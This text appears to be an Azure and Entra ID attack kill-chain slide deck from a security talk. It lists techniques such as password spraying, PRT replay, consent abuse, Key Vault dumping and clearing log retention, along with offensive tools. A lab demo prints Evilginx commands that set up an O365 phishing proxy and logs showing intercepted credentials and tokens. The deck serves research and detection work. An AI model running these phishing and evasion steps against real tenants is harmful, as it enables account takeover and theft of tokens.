
```
graph LR; A((Catalogue Attacks & Explore the Defense)) --> B[Draw a Kill Chain and test the tools]
```

Draw a Kill Chain and
test the tools

Catalogue
Attacks
& Explore the
Defense

Draw a Kill Chain and
spend late nights to
test the tools

Make your wife
unhappy for the late
nights...
Map potential detection




LESR = Lab - Eat - Sleep - Repeat

Azure Attack Kill Chain



Azure Attack Kill Chain



Azure Attack Kill Chain



- Password Spraying
- Brute Force

Clearly noisy techniques easy to detect

Password spray attack can be done against different API endpoints, Azure Tenant Graph, Microsoft Graph, Office 365 Reporting webservice etc.



- **MSOLSpray** (<https://github.com/dafthack/MSOLSpray>) → used for password spray against the accounts that we discovered
- **Fireprox** (<https://github.com/ustayready/fireprox>) → to rotate source IP address on auth request
- **Evilginx3** (<https://github.com/kgretzky/evilginx2>) → for phishing attacks
 - (acts as a relay/man-in-the-middle between the legit web page and the target user, pure beauty tool ;))

Azure Attack Kill Chain




A normal user account has many interesting permissions in Entra ID!

- Read all users, Groups, Applications, Devices, Roles, Subscriptions, and their public properties
- Create Security groups
- Read non-hidden Group memberships
- Add guests to Owned groups
- Create new application
- Invite Guests
- Add up to 50 devices to Azure



- MSGraph (PowerShell module) → used for managing Entra ID and other M365 services, API wrapper for MSGraph API
 - [Install-Module Microsoft.Graph](#)
- **RoadRecon** (<https://github.com/dirkjanm/ROADtools>) → Powerful tool for enumerating Entra ID environments
- **StormSpotter** (<https://github.com/Azure/Stormspotter>) → tool from Microsoft for creating attack graphs of Azure resources
- **BloodHound/AzureHound** (<https://github.com/BloodHoundAD/AzureHound>) → supports Azure / Entra ID to map attack paths
- **O365 Attack toolkit** (<https://github.com/mdsecactivebreach/o365-attack-toolkit>) → abuse the consent grant settings

DEMO



Evilginx

- -- Community Edition -- -

by Kuba Gretzky (@mrgretzky) version 3.3.0

```
[00:38:50] [inf] Evilginx Mastery Course: https://academy.breakdev.org/evilginx-mastery (learn how to
create phishlets)
[00:38:50] [inf] loading phishlets from: C:\AzAD\Tools\evilginx-v3.3.0\phishlets
[00:39:05] [inf] loading configuration from: C:\Users\KeilanFireman\.evilginx
[00:39:05] [inf] blacklist mode set to: unauth
[00:39:05] [inf] unauthorized request redirection URL set to: https://www.youtube.com/watch?v=dQw4w9Wg
XcQ
[00:39:05] [inf] https port set to: 443
[00:39:05] [inf] dns port set to: 53
[00:39:05] [inf] autocert is now enabled
[00:39:05] [inf] blacklist: loaded 0 ip addresses and 0 ip masks
[00:39:05] [war] server domain not set! type: config domain <domain>
[00:39:05] [war] server external ip not set! type: config ipv4 external <external_ipv4_address>
[00:39:05] [inf] obtaining and setting up 0 TLS certificates - please wait up to 60 seconds...
[00:39:05] [inf] successfully set up all TLS certificates
```

phishlet	status	visibility	hostname	unauth_url
example	disabled	visible		
o365	disabled	visible		

```
: evilginx -p C:\AzAD\Tools\evilginx-3.3.0\phishlets -developer
[00:39:57] [err] unknown command: evilginx
[00:39:57] [war] server domain not set! type: config domain <domain>
[00:39:57] [war] server external ip not set! type: config ipv4 external <external_ipv4_address>
: config domain expertlive.demo
[00:40:27] [inf] server domain set to: expertlive.demo
[00:40:27] [war] server external ip not set! type: config ipv4 external <external_ipv4_address>
: config ipv4 external 172.26.1.2
[00:41:09] [inf] server external IP set to: 172.26.1.2
: config ipv4 external 172.16.1.2
[00:41:17] [inf] server external IP set to: 172.16.1.2
: phishlets hostname o365 expertlive.demo
[00:42:08] [inf] phishlet 'o365' hostname set to: expertlive.demo
[00:42:08] [inf] disabled phishlet 'o365'
: phishlets get-hosts o365
```

```
172.16.1.2 login.expertlive.demo
172.16.1.2 www.expertlive.demo
```

```
[22:46:32] [war] phishlets: hostname 'booking.com' collision between 'booking' and 'booking' phishlets
[22:46:32] [war] phishlets: hostname 'google.google.com' collision between 'coinbase' and 'airbnb' phishlets
[22:46:32] [war] phishlets: hostname 'login.live.com' collision between 'o365' and 'outlook' phishlets
[22:46:32] [war] phishlets: hostname 'booking.com' collision between 'booking' and 'booking' phishlets
[22:46:32] [war] phishlets: hostname 'login.live.com' collision between 'outlook' and 'o365' phishlets
[22:46:32] [war] phishlets: hostname 'google.google.com' collision between 'coinbase' and 'airbnb' phishlets
[22:46:32] [war] phishlets: hostname 'booking.com' collision between 'booking' and 'booking' phishlets
[22:46:32] [war] phishlets: hostname 'google.google.com' collision between 'coinbase' and 'airbnb' phishlets
[22:46:32] [war] phishlets: hostname 'login.live.com' collision between 'o365' and 'outlook' phishlets
[22:46:32] [war] server domain not set! type: config domain <domain>
[22:46:32] [war] server external ip not set! type: config ipv4 external <external_ipv4_address>
```

phishlet	status	visibility	hostname
airbnb	disabled	visible	
amazon	disabled	visible	
booking	disabled	visible	
citrix	disabled	visible	
coinbase	disabled	visible	
facebook	disabled	visible	
github	disabled	visible	
instagram	disabled	visible	
linkedin	disabled	visible	
o365	disabled	visible	
okta	disabled	visible	
onelogin	disabled	visible	
outlook	disabled	visible	
paypal	disabled	visible	
protonmail	disabled	visible	
reddit	disabled	visible	
tiktok	disabled	visible	
twitter	disabled	visible	
twitter-mobile	disabled	visible	
wordpress.org	disabled	visible	

```
: phishlets enable o365
[22:47:28] [war] phishlets: hostname 'booking.com' collision between 'booking' and 'booking' phishlets
[22:47:28] [war] phishlets: hostname 'google.google.com' collision between 'coinbase' and 'airbnb' phishlets
[22:47:28] [war] phishlets: hostname 'login.live.com' collision between 'o365' and 'outlook' phishlets
[22:47:28] [inf] enabled phishlet 'o365'
: lures create o365
[22:47:35] [inf] created lure with ID: 0
: lures get-url 0
```


<https://login.live.com>

```
[22:48:38] [war] session cookie not found: [redacted] (192.168.1.100) [o365]
[22:48:38] [imp] [0] [o365] new visitor has arrived: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/130.0.0.0 Safari/537.36 (192.168.1.100)
[22:48:38] [inf] [0] [o365] landing URL: https://login.live.com
[22:48:42] [+++] [0] Password: [redacted]
[22:48:42] [+++] [0] Username: [redacted] onmicrosoft.com
[22:48:42] [+++] [0] Username: [redacted] onmicrosoft.com
[22:48:46] [+++] [0] Username: [redacted] onmicrosoft.com
[22:48:47] [+++] [0] all authorization tokens intercepted!
```

```
: sessions
```

id	phishlet	username	password	tokens	remote ip	time
1	o365	[redacted]	[redacted]	captured	192.168.1.100	2025-04-15 22:48

Azure Attack Kill Chain



Azure Attack Kill Chain



- Azure VMs Abuse (script insertion)
- Azure VMs (User Data Abuse)
- Entra ID Devices (Entra join, Entra registration or Entra hybrid join abuse)
- PRT (Primary Refresh Token) / Pass-the-PRT
- Intune → Cloud to On-Prem (execute PowerShell scripts on an enrolled Windows device)
- Dynamic Groups
- Application Proxy
- Hybrd Identity -> Entra Connect / Cloud Sync Password Hass Sync Abuse



- ROADtoken / roadtx (PRT extraction & replay)
- [Mimikatz](#) (sekurlsa::cloudap)
- Endpoint Manager portal automation or Invoke-DeviceManagementScript
- AADInternals (ConvertTo-AADIntBackdoor, PTAspy)

Azure Attack Kill Chain



- Trusted Domain
- Token Signing Certificate
- Storage Account Access Keys
- Applications and Service Principals
- Illicit Consent Grant
- Azure VMs and NSGs
- Custom Entra ID Roles
- Deployment Modification
- AzureAdSSACC – On-Prem to Cloud
 - Password/key of the AZUREADSSOACC never changes



- AzADAppSecret.ps1
- AADInternals (Open-AADIntOffice365Portal, New-AADIntADFSSelfSignedCertificates)
- AzCopy / Storage Explorer for key abuse
- ...

Azure Attack Kill Chain



- Public / mis-scoped Storage Blobs – code & credential dumps
- Key Vault secret dumps after escalation
- Graph API – enumerate mail, Teams chats, SharePoint once tokens obtained
- Token replay from compliant location
- **Modify/clear Log Analytics retention** to 0 days
- Rename or hide Runbooks
- Access Defender Portal
- Abuse “Exclude service principals from MFA”

- MicroBurst (Invoke-EnumerateAzureBlobs, Invoke-EnumerateAzureSubDomains)
- Az CLI / az keyvault secret download
- [GraphRunner](#) / ROADrecon for bulk Graph pulls
- CloudKatana to simulate and test detection gaps

Program of today

- Introduction
- Azure Fundamentals
- Research process
- Azure Kill Chain & tools for attacks
- Best approach for Detection
- Conclusion

Defense Strategy

Fundamentals

Awareness

Trainings

Patching /
Baselines

Microsoft offering

